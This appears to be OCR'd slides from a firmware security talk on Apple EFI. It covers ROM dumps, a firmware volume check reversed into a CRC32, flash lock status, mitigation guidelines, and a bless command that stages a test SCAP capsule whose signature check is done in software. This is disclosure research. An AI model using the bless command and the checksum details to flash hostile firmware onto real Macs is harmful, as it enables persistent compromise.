

```
reset_vector:  
wbinvd  
jmp loc_FFF2
```



Fans turn off
=
ROM is being
checked by
hardware.



Fans stay on
=
ROM is being
checked by
software.
(our code is
running)



The fan keeps spinning = One bit of output

ZeroVector

~/efi: ~~xx~~ -s 0x7f0000 -g 1 mbp101-b02.rom | head -15

07f0000:	70	67	ab	4f	00	00	00	00	4d	25	ab	95	78	0b	00	00
07f0010:	ad	ee	ad	04	ff	61	31	4d	b6	ba	64	f8	bf	90	1f	5a
07f0020:	00	00	01	00	00	00	00	00	5f	46	56	48	7f	8e	ff	ff
07f0030:	48	00	67	13	00	00	00	01	10	00	00	00	00	10	00	00
07f0040:	00	00	00	00	00	00	00	00	09	6d	e3	c3	94	82	97	4b
07f0050:	a8	57	d5	28	8f	e3	3e	28	38	ae	02	40	9e	00	00	f8
07f0060:	86	00	00	19	24	49	42	49	4f	53	49	24	41	00	41	00
07f0070:	50	00	4c	00	45	00	46	00	49	00	34	00	2e	00	38	00
07f0080:	38	00	5a	00	2e	00	30	00	30	00	31	00	34	00	2e	00
07f0090:	49	00	30	00	30	00	2e	00	31	00	32	00	30	00	35	00
07f00a0:	31	00	30	00	31	00	38	00	33	00	39	00	00	00	43	6f
07f00b0:	70	79	72	69	67	68	74	20	28	63	29	20	32	30	30	35
07f00c0:	2d	32	30	31	32	20	41	70	70	6c	65	20	49	6e	63	2e
07f00d0:	20	20	41	6c	6c	20	72	69	67	68	74	73	20	72	65	73
07f00e0:	65	72	76	65	64	2e	ff	ff	46	4c	a0	72	86	2e	24	4a

Checksum

Signature

pg.O....M%..x...
.....a1M..d....Z
....._FVH....
H.g.....
.....m.....K
.W (...>(8..@....
...\$IBIOSI\$A.A.
P.L.E.F.I.4...8.
8.Z...0.0.1.4...
I.0.0...1.2.0.5.
1.0.1.8.3.9...Co
pyright (c) 2005
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erved...FL.}...\$J

fff9aa21	C745EC00000000	mov	dword [ss:ebp+func_fff9a81f_result], 0x0	
fff9aa28	817F285F465648	cmp	dword [ds:edi+0x28], '_FVH'	←
fff9aa2f	753B	jne	bad_fvh	
<hr/>				
fff9aa31	0FB74730	movzx	eax, word [ds:edi+0x30]	
fff9aa35	3DFFFF0000	cmp	eax, 0xffff	
fff9aa3a	7430	je	bad_fvh	
<hr/>				
fff9aa3c	837F0800	cmp	dword [ds:edi+0x8], 0x0	
fff9aa40	0F84DEF0FFFF	je	good_fvh	
<hr/>				
fff9aa46	8B4F20	mov	ecx, dword [ds:edi+0x20]	
fff9aa49	8D55EC	lea	edx, dword [ss:ebp+func_fff9a81f_result]	
fff9aa4c	89542408	mov	dword [ss:esp+0x8], edx	; argument "arg2" for method func_fff9a81f
fff9aa50	29C1	sub	ecx, eax	; data_len = fvh->len - fvh->hdr_len
fff9aa52	894C2404	mov	dword [ss:esp+0x4], ecx	; argument "len" for method func_fff9a81f
fff9aa56	01F8	add	eax, edi	; fvh_data = fvh_ptr + fvh->hdr_len
fff9aa58	890424	mov	dword [ss:esp], eax	; argument "buf" for method func_fff9a81f
fff9aa5b	E8BFFDFFFF	call	func_fff9a81f	
fff9aa60	8B4708	mov	eax, dword [ds:edi+0x8]	; fvh->zero_vector[8]
fff9aa63	3B45EC	cmp	eax, dword [ss:ebp+func_fff9a81f_result]	←
fff9aa66	0F84B8FEFFFF	je	good_fvh	

```

uint32_t result = 0;
func_fff9a81f(
    (uintptr_t)fvh + fvh->hdr_len,
    fvh->len - fvh->hdr_len,
    &result
);
if (result == *(uint32_t*)&fvh->zero_vector[8])
    goto good_fvh;

```



```
func_ffff9a81f:
ffff9a81f 55          push     ebp
ffff9a820 89E5       mov     ebp, esp
ffff9a822 53          push     ebx
ffff9a823 57          push     edi
ffff9a824 56          push     esi
ffff9a825 B802000000 mov     eax, 0x80000000
ffff9a82a 8B4D08     mov     ecx, dword [ss:ebp+buf]
ffff9a82d 85C9       test    ecx, ecx
ffff9a82f 743C       je      0xffff9a86d

ffff9a831 8B750C     mov     esi, dword [ss:ebp+lc
ffff9a834 85F6       test    esi, esi
ffff9a836 7435       je      0xffff9a86d

ffff9a838 837D1000   cmp     dword [ss:ebp+arg2],
ffff9a83c 742F       je      0xffff9a86d

ffff9a83e 85F6       test    esi, esi
ffff9a840 BB00000000 mov     ebx, 0x0
ffff9a845 741F       je      0xffff9a866

ffff9a847 BBFFFFFFF mov     ebx, 0xffffffff
ffff9a84c 8B3D50B3F9FF mov     edi, dword [ds:table

ffff9a852 0FB601     movzx   eax, byte [ds:ecx]
ffff9a855 0FB603     movzx   ecx, byte [ds:ecx]
ffff9a858 31C2       xor     ecx, ecx

table:
ffff9b3f4 dd 0x00000000
ffff9b3f8 dd 0x77073096
ffff9b3fc dd 0xee0e612c
ffff9b400 dd 0x990951ba
ffff9b404 dd 0x076dc419
ffff9b408 dd 0x706af48f
ffff9b40c dd 0xe905a535
ffff9b410 dd 0x9e6495a3
ffff9b414 dd 0x0edb8832
ffff9b418 dd 0x79dc8a4
ffff9b41c dd 0xe0d5e91e
ffff9b420 dd 0x97d2d988
ffff9b424 dd 0x09b64c2b
ffff9b428 dd 0x7eb17cbd
ffff9b42c dd 0xe7b82d07
ffff9b430 dd 0x90bf1d91
ffff9b434 dd 0x1db71064
ffff9b438 dd 0x6ab020f2
ffff9b43c dd 0xf3b97148
ffff9b440 dd 0x84be41de
ffff9b444 dd 0x1dad47d
ffff9b448 dd 0x6ddde4eh
```



0x77073096

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About 24,300 results (0.53 seconds)

crc32.c - Open Source

www.opensource.apple.com/source/xnu/xnu-1456.1.26/bsd/.../crc32.c

```
#include <sys/param.h> #include <sys/systm.h> static uint32_t crc32_tab[]
0x00000000, 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706af48f,
```

CRC32 - OsDev Wiki

wiki.osdev.org/CRC32

Jan 26, 2011 - ... return (crc ^ 0xffffffff); } uint32_t poly8_lookup[256] = {
0xEE0E612C, 0x990951BA, 0x076DC419, 0x706AF48F, 0x963A535, ...

The Basic Algorithm - Building the Lookup Table - Example Code - See A

[MS-ABS]: 32-Bit CRC Algorithm - MSDN - Microsoft

[msdn.microsoft.com/.../dd905031\(v=offic...](http://msdn.microsoft.com/.../dd905031(v=offic...) Microsoft Developer N


```
% sudo ./flashrom -p internal -c "MX25L6445E/MX25L6473E"  
[...]  
Found chipset "Intel HM87". Enabling flash write...  
Warning: SPI Configuration Lockdown activated.  
FREG0: Flash Descriptor region (0x00000000-0x00000fff)  
FREG1: BIOS region (0x00190000-0x007fffff)  
FREG2: Management Engine region (0x00002000-0x0018ffff)  
FREG4: Platform Data region (0x00001000-0x00001fff)  
PR0: Warning: 0x00000000-0x00001fff is read-only.  
PR1: Warning: 0x00190000-0x0060ffff is read-only.  
PR2: Warning: 0x00632000-0x01ffffff is read-only.
```


0x3A8A=14986 0x8C68=35944 bytes

```
0190068: 8a 3a 00 01 68 8c 00 00 02 5d 00 00 80 00 68 8c .:.h....]....h.
0190078: 00 00 00 00 00 00 00 34 28 fc 01 22 a4 47 c2 0d .....4"..".G..
0190088: f5 41 5b 41 2d 3d ee 0f c3 61 ec 92 17 9c 0f 48 .M[N-=...a....H
0190098: d8 01 1a c3 ce 6c 9b d1 2b 64 cc 9f 53 fc 01 93 .....l..+d..S...
7a 7a 95 22 ae .x_.....&zz.".
14 d7 c1 83 24 .....V%,.-.....$
```

Firmware Volume Specification

Framework Firmware Image Format

File Sections

EFI_COMMON_SECTION_HEADER

Summary

Defines the common header for all the section types.

Prototype

```
typedef struct {
    UINT8      Size[3];
    EFI_SECTION_TYPE Type;
} EFI_COMMON_SECTION_HEADER;
```

intel

```
//*****
// Encapsulation section Type values
//*****
#define EFI_SECTION_COMPRESSION      0x01
#define EFI_SECTION_GUID_DEFINED    0x02
```

intel

Related Definition

```
//*****
// EFI_COMPRESSION_SECTION_HEADER
//*****
```

```
typedef struct {
    UINT32      UncompressedLength;
    UINT8      CompressionType;
} EFI_COMPRESSION_SECTION_HEADER;
```

UncompressedLength


UINT32 that indicates the size of the section data after decompression.

CompressionType

Indicates what compression algorithm is used.

```
//*****
// CompressionType values
//*****
#define EFI_NOT_COMPRESSED          0x00
#define EFI_STANDARD_COMPRESSION  0x01
```

0x02 ???



Mitigation Guidelines



BIOS Flash Regions

- Lock System Firmware regions as early as possible
- Set SMM BIOS Write Protect
- Set BIOS Lock Enable and Implement SMI handler
- Lock Protected Range Registers for SPI Flash

The UEFI Forum

www.uefi.org

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HSFS—Hardware Sequencing Flash Status Register (SPI Memory Mapped Configuration Registers)

Memory Address: SPIBAR + 04h Attribute: RO, R/WC, R/W
 Default Value: 0000h Size: 16 bits

Bit	Description
15	Flash Configuration Lock-Down (FLOCKDN) — R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1 this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel® ME enabled system.

(From Intel's i7 PCH data sheet and UEFI Forum recommendations)

How does Apple update its flash?

```
% sudo /usr/sbin/bless \
    -mount / \
    -firmware ./test.scap \
    --recovery \
    --verbose
```

Write to RTC: 0

Setting EFI NVRAM:

```
"efi-apple-recovery" = "<dict>
    <key>IOEFIDevicePathType</key><string>MediaFilePath</string>
    <key>Path</key><string>\EFI\APPLE\FIRMWARE\test.scap</string>
</dict>"
```



```

Us-MacBook-Pro:efi unlock$ xxd -a 1 test.scap | tail -34
0810050: EFI_CERT_RSA2048_SHA256 guid
0810060: 08 10 06 00 1e 00 ec 75 14 40 7e 2e 0e a2 03 98
0810070: 08 a9 8d 10 ac 37 8e 55 1c aa 0e 1c 1d 85 ef 6c
0810080: d5 1c 75 8c 75 18 16 bf 59 9f be da ef 4d 6b 0c
0810090: eb a3 10 24 73 57 cd e1 05 69 6d 2e f6 a3 6f e8
08100a0: 54 0a 00 00 00 00 00 00 00 00 00 00 00 00 00
08100b0: ef f5 ff cc 12 62 fd a4 b3 99 ee 9a 29 cc cb fc
08100c0: 1e 76 00 00 00 00 00 00 00 00 00 00 00 00 00
08100d0: c5 18 00 00 00 00 00 00 00 00 00 00 00 00 00
08100e0: 75 5f 51 50 e6 67 ed a8 82 31 62 e0 8c f8 31 f7
08100f0: af 58 31 cf 3f 0d 92 ca ba d0 76 c1 3f 74 ed 92
0810100: 74 72 6d 6d 2e 6e 65 74 2f 45 46 49 0a 85 b0 6b
0810110: db 15 5a e2 da 14 40 06 44 b6 36 35 cd 9a f8 96
0810120: c1 72 df 2b 4e d9 61 fe 1f 46 7b ea f0 eb 0b ce
0810130: ed a1 df 17 7d 51 12 ca 29 9e 9e c8 6f 5e 85 d4
0810140: 79 21 3f b1 f9 dd 5b 93 8c 57 de 9a 52 ff 62 a7
0810150: e1 43 1e a9 25 0e e1 29 43 38 cd d9 ca 48 e7 c3
0810160: 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a
0810170: 54 68 69 73 20 69 73 20 6e 6f 74 20 61 20 20 20
0810180: 76 61 6c 69 64 20 53 43 41 50 20 66 69 6c 65 20
0810190: 73 69 67 6e 61 74 75 72 65 20 20 20 20 20 20
08101a0: 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a
08101b0: 0a ee 35 cc 5e 58 9b ad 81 32 78 4e b2 e6 42 35
08101c0: 79 f1 62 d0 16 ed ed 72 c3 fe 83 23 d6 8b a2 76
08101d0: db 09 16 00 00 00 00 00 00 00 00 00 00 00 00
08101e0: da 37 09 66 46 a8 2d 49 cd 4a cb 43 29 0b c8 03
08101f0: 5e 21 b8 18 15 b0 00 00 00 00 00 00 00 00 00
0810200: 72 b5 bb 32 84 94 04 f2 ed 1c 5e 96 52 b6 2f
0810210: 80 96 d1 3f ec a2 a6 d2 2d 0e 57 83 1f 79 f4 c7
0810220: af 14 10 75 59 78 3f 5d a4 14 03 56 4f 38 7c 85
0810230: 18 9f cd 40 b8 93 00 b1 36 d8 4b 47 77 78 ca 2d
0810240: 29 b5 47 7e 5b 33 a9 85 0a ea c8 5a f0 3f bf 66
0810250: 0a b0 3b 1f d6 c9 70 38 8e 68 c5 f4 4b 27 ac
0810260: 22 9b 00 00 00 00 00 00 00 00 00 00 00 00 00
Us-MacBook-Pro:efi unlock$
    
```

EFI_CERT_RSA2048_SHA256 guid

RSA2048 public key
(little endian, unused)

RSA2048(SHA256(fv))
signature

Apple SCAP trailer guid

```

.tq...wI..G..5.
...>k.f.u.K~...c.
.....7.U.....l
..u.u...Y....Mk.
...$sW...im...o.
T....1.~..q.4..7
.....b.....)....
.vqe??/a....7-FZ
...TV...U_A}..Yt
u_QP.g...1b...1.
.X1.?.....v.?t..
trmm.net/EFI...k
..Z...@.D.65....
.r.+N.a..F{.....
....}Q..)...o^..
y!?...[.W..R.b.
.C..%..)C8...H..
*****
This is not a
valid SCAP file
signature
*****
..5.^X...2xN..b.
y.b....r...#...v
.....T.H.....
.7.fF.-I.J.C)...
^!.....C.M.@..1
r..2.....^R./
...?.....-W..y..
...uYx?...]V08|.
...@....6.KGwx.-
).G~[3.....Z?.f
...;...p8S.h..K'.
".p.@..E.x..R..?
    
```

Not a valid SCAP
file signature...

Signatures are checked in software!



How to mount this attack?

Details

CPU begins executing at f.fff0

BIOS firmware begins init of hw

Applies microcode patches

Execute Firmware Support Pkg (blob)

[Ram is setup]

Copy firmware to RAM

Begin executing in RAM

